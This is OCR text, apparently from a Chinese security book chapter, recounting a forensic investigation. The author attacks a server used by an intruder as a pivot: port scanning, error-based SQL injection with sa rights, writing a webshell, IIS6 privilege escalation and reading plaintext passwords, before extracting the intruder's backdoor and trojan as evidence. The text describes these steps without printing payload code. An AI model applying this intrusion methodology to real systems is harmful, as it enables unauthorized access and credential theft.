

2014-2-7详尽浏览明细 - 天目山旅游统计报告 (我要啦提供) - Windows Internet Explorer
http://cache.baiducontent.com/c?m=9d78d513d9c742b8599d837e7a01d6161a5281743da7c71508c3923890605956461 6f4bb50351174d0cf7f7346e
收藏夹
免免电影网_最新电影免费...
除了mof还有它能自动运...
cmd开3389 win08 win0...
sqlmap tamper绕过WA...
[已解决]SQL SERVER
2014-2-7详尽浏览明细 - 天目山旅游统计报告 (...
入口网址 http://I1PT2AEptyoA_yixCFOxXnAMedT62v3IBQGG_yZ3BjOh85qshbWxBa
2014-3-28 14:49:27 (IP 183.129.130.46)
基本信息 该访问者不支持脚本, [查看他浏览的所有网页]
浙江省杭州市 电信, 中文 - 中华人民共和国 (zh-cn), 位于 时区
客户端信息 Windows XP, Chrome 21.0.1180, 其它, 非正常浏览, 未装 Alexa 工具条
入口网址 http://www.hztms.com/
2014-3-28 14:43:51 (IP 6[redacted]181)
基本信息 该访问者不支持脚本, [查看他浏览的所有网页]
广东省清远市 电信, 中文 - 中华人民共和国 (zh-cn), 位于 时区
客户端信息 Windows Server 2003, MSIE 8.0, 其它, 非正常浏览, 未装 Alexa 工具条
入口网址 http://www.hztms.com/
2014-3-28 14:33:02 (IP 221.221.12.91)
基本信息 这是此用户浏览的第 0 页, [查看他浏览的所有网页]
北京市海淀区 联通ADSL
被浏览页面 http://www.hztms.com/
2014-3-28 14:18:48 (IP 221.221.12.91)
基本信息 该访问者不支持脚本, [查看他浏览的所有网页]
北京市海淀区 联通ADSL, 中文 - 中华人民共和国 (zh-cn), 位于 时区
客户端信息 Windows 7 & 2008 r2, Chrome 17.0.963.SE 2.X, 其它, 非正常浏览, 未装 Alexa 工具条
入口网址 http://www.hztms.com/

图　1-3-8


共检测到 1 个网站在61[redacted].181
您的查询：[61.[redacted].181]
服务器所在地：广东省[redacted]电信
同IP服务器站点数：1 个
查询结果引用：http://www.114l
new
网店代
1. www[redacted]dns.cn
无标题

图　1-3-9

如图 1-3-9，对该服务器进行收集得知操作系统为 windows2003，浏览器 ie8.0，绑定域名 www.**dns.cn。接下来对该服务器进行渗透测试，目的拿下其服务器获取黑客使用该服务器做跳板的日志以及黑客的真实 IP 地址，对其进行端口扫描结果：

PORT	*STATE*	*SERVICE*	*VERSION*
80/tcp	*open*	*http*	*Microsoft IIS httpd 6.0*
808/tcp	*open*	*http*	*Microsoft IIS httpd 6.0*
1025/tcp	*open*	*msrpc*	*Microsoft Windows RPC（可以 openvas 或者 nessus 远程获取一些 RPC 信息）*
1026/tcp	*open*	*msrpc*	*Microsoft Windows RPC（可以 openvas 或者 nessus 远程获取一些 RPC 信息）*
1311/tcp	*open*	*ssl/http*	*Dell PowerEdge OpenManage Server Administrato r httpd admin(通过 HTTPS 协议访问后了解到计算机名称为 EASYN-9D76400CB ，服务器型号 PowerEdge R610)*
1723/tcp	*open*	*pptp*	*Microsoft (黑客用做跳板开放的 PPTP VPN 服务器)*
3029/tcp	*open*	*unknown*	
8888/tcp	*open*	*sun-answerbook?*	
10000/tcp	*open*	*ms-wbt-server*	*Microsoft Terminal Service（远程桌面服务，进行分析判断时发现存在黑客安装的 shift 后门）*




图　1-3-10

如图 1-3-10，黑客的 shift 后门真逗，竟然不使用灰色按钮，伪装失败，肉眼直接识别是后门。

接下来确定渗透思路为：

A、使用漏洞扫描设备扫描主机漏洞以及每个端口存在的弱口令；

B、对 shift 后门有着多年爆菊花经验，进行类似于 xss 盲打，用鼠标点击每个角落或者同时按住 ctrl+alt+shift 来点击，最后尝试每个按键以及常用组合键；

C、通过 1311 端口的 HTTPS 可以对 windows 管理员进行暴力破解；

D、从 80 端口绑定的站点进行 web 渗透。

运气还不错，找到一个显错注入点直接 sa 权限，如图 1-3-11：




图　1-3-11

SQL2008 显错注入成功，如图 1-3-12：




图　1-3-12

测试 SA 可以执行 cmdshell，但是权限为网络服务，无法直接添加命令，还需要提权。

思考后觉得数据库与网站都属于 network service，应该可以通过数据库写文件到网站根目录，然后连接菜刀提权进入服务器，如图 1-3-13：




图　1-3-13

如图 1-3-13，通过显错得知了网站根目录，然后利用 echo 命令写入 shell 成功。




图　1-3-14

如图 1-3-14，webshell 连接成功，运气真好！




图　1-3-15

如图 1-3-15，从 web.config 文件中找到明文数据库 sa 超级管理员用户密码。




图　1-3-16

如图 1-3-16，iis6 提权成功。




图　1-3-17

如图 1-3-17，明文管理员密码读取成功。




图　1-3-18

如图 1-3-18，进入服务器分析杀毒软件历史日志，得知黑客入侵手法。




图　1-3-19

如图 1-3-19，查看 VPN 配置信息取出日志，顺便了解到该服务器 220 天没有重启了，真牛。




图　1-3-20

如图 1-3-20 提取出存在于系统中的 shift 后门。

继续向下分析，黑客是否种植远程控制木马或者其他 rootkit：




图　1-3-21

如图 1-3-21，系统服务中发现异常服务项为远程控制木马，爆破 1 组准备。

图　1-3-22

如图 1-3-22，默认还设置了注册表不允许 administrators 组无权限。




图　1-3-23

如图 1-3-23，定位到木马的 DLL，提取并固定到入侵证据中。

图　1-3-24

